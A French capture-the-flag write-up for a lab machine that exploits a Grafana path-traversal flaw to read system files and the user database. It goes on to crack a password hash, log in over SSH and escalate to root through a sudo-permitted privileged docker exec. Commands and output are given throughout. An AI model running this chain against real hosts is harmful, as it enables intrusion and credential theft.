Data - Easy

WRITE-UP by Frozenk

date : 2024-04-13

Table des matières

Résumé exécutif 2

Méthodologie et portée 2

1 Writeup 3

Résumé exécutif

Résumé exécutif Ce document est la propriété exclusive de Frozenk. Il a été rédigé dans le cadre d'un entraînement basé sur un Capture The Flag (CTF) et a été réalisé de manière éthique, légale, et conforme aux règles établies par les organisateurs du CTF. Les actions décrites et les techniques utilisées l'ont été dans un environnement contrôlé et destiné à cet effet.

Il est interdit de reproduire, distribuer ou utiliser ce document ou une partie de ce document à des fins autres que la lecture personnelle sans le consentement écrit de son auteur.

Les informations contenues dans ce document sont fournies "en l'état" et sont basées sur les connaissances et les observations de l'auteur au moment de la rédaction. Aucune garantie n'est donnée quant à l'exhaustivité ou l'exactitude de ces informations.

L'objectif principal de ce write-up est éducatif. Il vise à partager des connaissances, des techniques, et des méthodes utilisées pour résoudre les challenges du CTF. Il ne doit en aucun cas être utilisé pour mener des activités illégales ou non éthiques.

Méthodologie et portée

Le challenge Capture The Flag (CTF) présenté dans le write-up "Frozenk" a été conçu pour permettre aux participants de découvrir et d'exploiter des vulnérabilités dans un environnement simulé et sécurisé. Le périmètre de ce CTF a été défini par le CTF garantissant ainsi que seuls les composants prévus étaient inclus dans le challenge.

1 Writeup

🔭 Périmètre

```
IP : 10.10.67.15
OS : Linux
Domaine :
```

🔍 Récupération d'informations

Nmap :

```
 nmap -sC -sV -Pn -p- -vvv -oN resultatNmap 10.10.67.15
 22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu
Linux)
 3000/tcp open  ppp?    syn-ack ttl 62
```

Fuzzer :

```
feroxbuster -w `fzf-wordlists` -u "http://10.10.67.15:3000/"

http://10.10.67.15:3000/public/
http://10.10.67.15:3000/public/img/plugins/
http://10.10.67.15:3000/public/app/features/admin/
```

🤯 Exploitation :

Découverte du CMS opensource "rafana" qui est vulnérable a la CVE 2021-43798 (https://www.exploit-db.com/exploits/50581) L'exploitation nous permet de lire le fichier /etc/passwd

```
[Apr 13, 2024 - 16:22:43 (CEST)] exegol-vulnlab /workspace # python3 rafana.py
-H http://10.10.67.15:3000
Read file > /etc/passwd
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
```

```
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
grafana:x:472:0:Linux User,,,:/home/grafana:/sbin/nologin
```


Hacktricks indique des fichiers grafana intéressant : /etc/grafana/grafana.ini et /var/lib/grafana/grafana.db, le .ini ne donne rien mais le .db est intéressant :

```
borisboris@data.vl+ adminadmin@localhost
3adminadmin@localhost7a919e4bbe95cf5104edf354ee2e6234efac1ca1f81426844a24c4df61
31322cf3723c92164b6172e9e73faf7a4c2072f8f8YObSoLj55ShLLY6QQ4Y62022-01-23 12:48:
042022-01-23 12:48:502022-01-23 12:48:50:11Å+
€Ì€'boris@data.vl+      admin@localhost
```

C'est illisible en éta, je modifie donc le script rapidement en ajoutant `print(url)` et récupère l'adresse pour la LFI :

```
[Apr 13, 2024 - 16:58:14 (CEST)] exegol-vulnlab /workspace # curl --path-as-is
http://10.10.67.15:3000/public/plugins/
welcome/../../../../../../../../../../../../../../var/lib/grafana/grafana.db -o
grafana.db
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  584k  100  584k    0     0  1703k      0 --:--:-- --:--:-- --:--:-- 1707k
[Apr 13, 2024 - 16:58:21 (CEST)] exegol-vulnlab /workspace # file grafana.db
grafana.db: SQLite 3.x database, last written using SQLite version 3035004,
file counter 345, database pages 146, cookie 0x109, schema 4, UTF-8, version-
valid-for 345
```

Ensuite j'ouvre le fichier .db avec sqlitebrowser (`sudo apt install sqlitebrowser`)
Browse Data => user on obtient les hashs plus lisiblement :




```
admin :
7a919e4bbe95cf5104edf354ee2e6234efac1ca1f81426844a24c4df6131322cf3723c92164b617
2e9e73faf7a4c2072f8f8

boris :
dc6becccbb57d34daf4a4e391d2015d3350c60df3608e9e99b5291e47f3e5cd39d156be220745be
3cbe49353e35f53b51da8
```

On trouve la ressource : https://github.com/persees/grafana_exploits qui indique qu'il faut modifier le hashs pour pouvoir le crack avec hashcat:

```
[Apr 13, 2024 - 17:08:53 (CEST)] exegol-vulnlab /workspace # python3 decoder.py
hashs
sha256:10000:WU9iU29MajU1Uw==:epGeS76Vz1EE7fNU7i5iNO+sHKH4FCaESiTE32ExMizzcjySF
kthcunnP696TCBy+Pg=
sha256:10000:TENCaGR0SldqbA==:
3GvszLtX002vSk45HSAV0zUMYN82COnpm1KR5H8+XNOdFWviIHRb48vkk1PjX1O1Hag=
```

Ensuite on passe dans hashcat :

```
hashcat pourHashcat /opt/rockyou.txt
sha256:10000:TENCaGR0SldqbA==:
3GvszLtX002vSk45HSAV0zUMYN82COnpm1KR5H8+XNOdFWviIHRb48vkk1PjX1O1Hag=:beautiful1
```

On retourne donc sur la page de login, on se connecte avec boris:beautiful1, il n'y a rien d'intéressent, on essaye donc en ssh cela fonctionne !

🔼 Élévation de privilèges

Vérification des droits sudo :

```
boris@ip-10-10-10-11:~$ sudo -l
Matching Defaults entries for boris on ip-10-10-10-11:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/
sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User boris may run the following commands on ip-10-10-10-11:
    (root) NOPASSWD: /snap/bin/docker exec *
```

On regarde donc la documentation de docker exec :

```
boris@ip-10-10-10-11:~/snap$ sudo /snap/bin/docker exec --help

Usage:  docker exec [OPTIONS] CONTAINER COMMAND [ARG...]

Run a command in a running container

Options:
  -d, --detach               Detached mode: run command in the background
      --detach-keys string   Override the key sequence for detaching a
container
  -e, --env list             Set environment variables
      --env-file list        Read in a file of environment variables
  -i, --interactive          Keep STDIN open even if not attached
      --privileged           Give extended privileges to the command
  -t, --tty                  Allocate a pseudo-TTY
  -u, --user string          Username or UID (format: <name|uid>[:<group|gid>])
  -w, --workdir string       Working directory inside the container
```

Nous sommes donc avec l'utilisateur Boris mais dans un docker ! Il nous faut donc le nom du docker pour pouvoir lancer en privileged ! Je retourne donc avec l'exploit de la LFI précédente on récupère le fichier /etc/hosts :

```
Read file > /etc/hosts
http://10.10.67.15:3000/public/plugins/
stackdriver/../../../../../../../../../../../../etc/hosts
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.2      e6ff5b1cbc85
```

Maintenant on tape la commande pour avoir les privilège et être root :

```
sudo /snap/bin/docker exec -it --privileged -u root e6ff5b1cbc85  bash
```

Surprise pas de fichier root ... Je lance donc un linpeas en espérant qu'il me trouve le flag .. Pa contre linpeas fait ressortir un "Interesting Files Mounted" /dev/xvda1 le disque ne parait pas monté il faut donc surement le faire :

```
bash-5.1# mount /dev/xvda1 /home/grafana
cd /home/grafana
cd root
cat root.txt
```

Suivez-moi :

Youtube = @FrozenKwa **Github = Frozenka**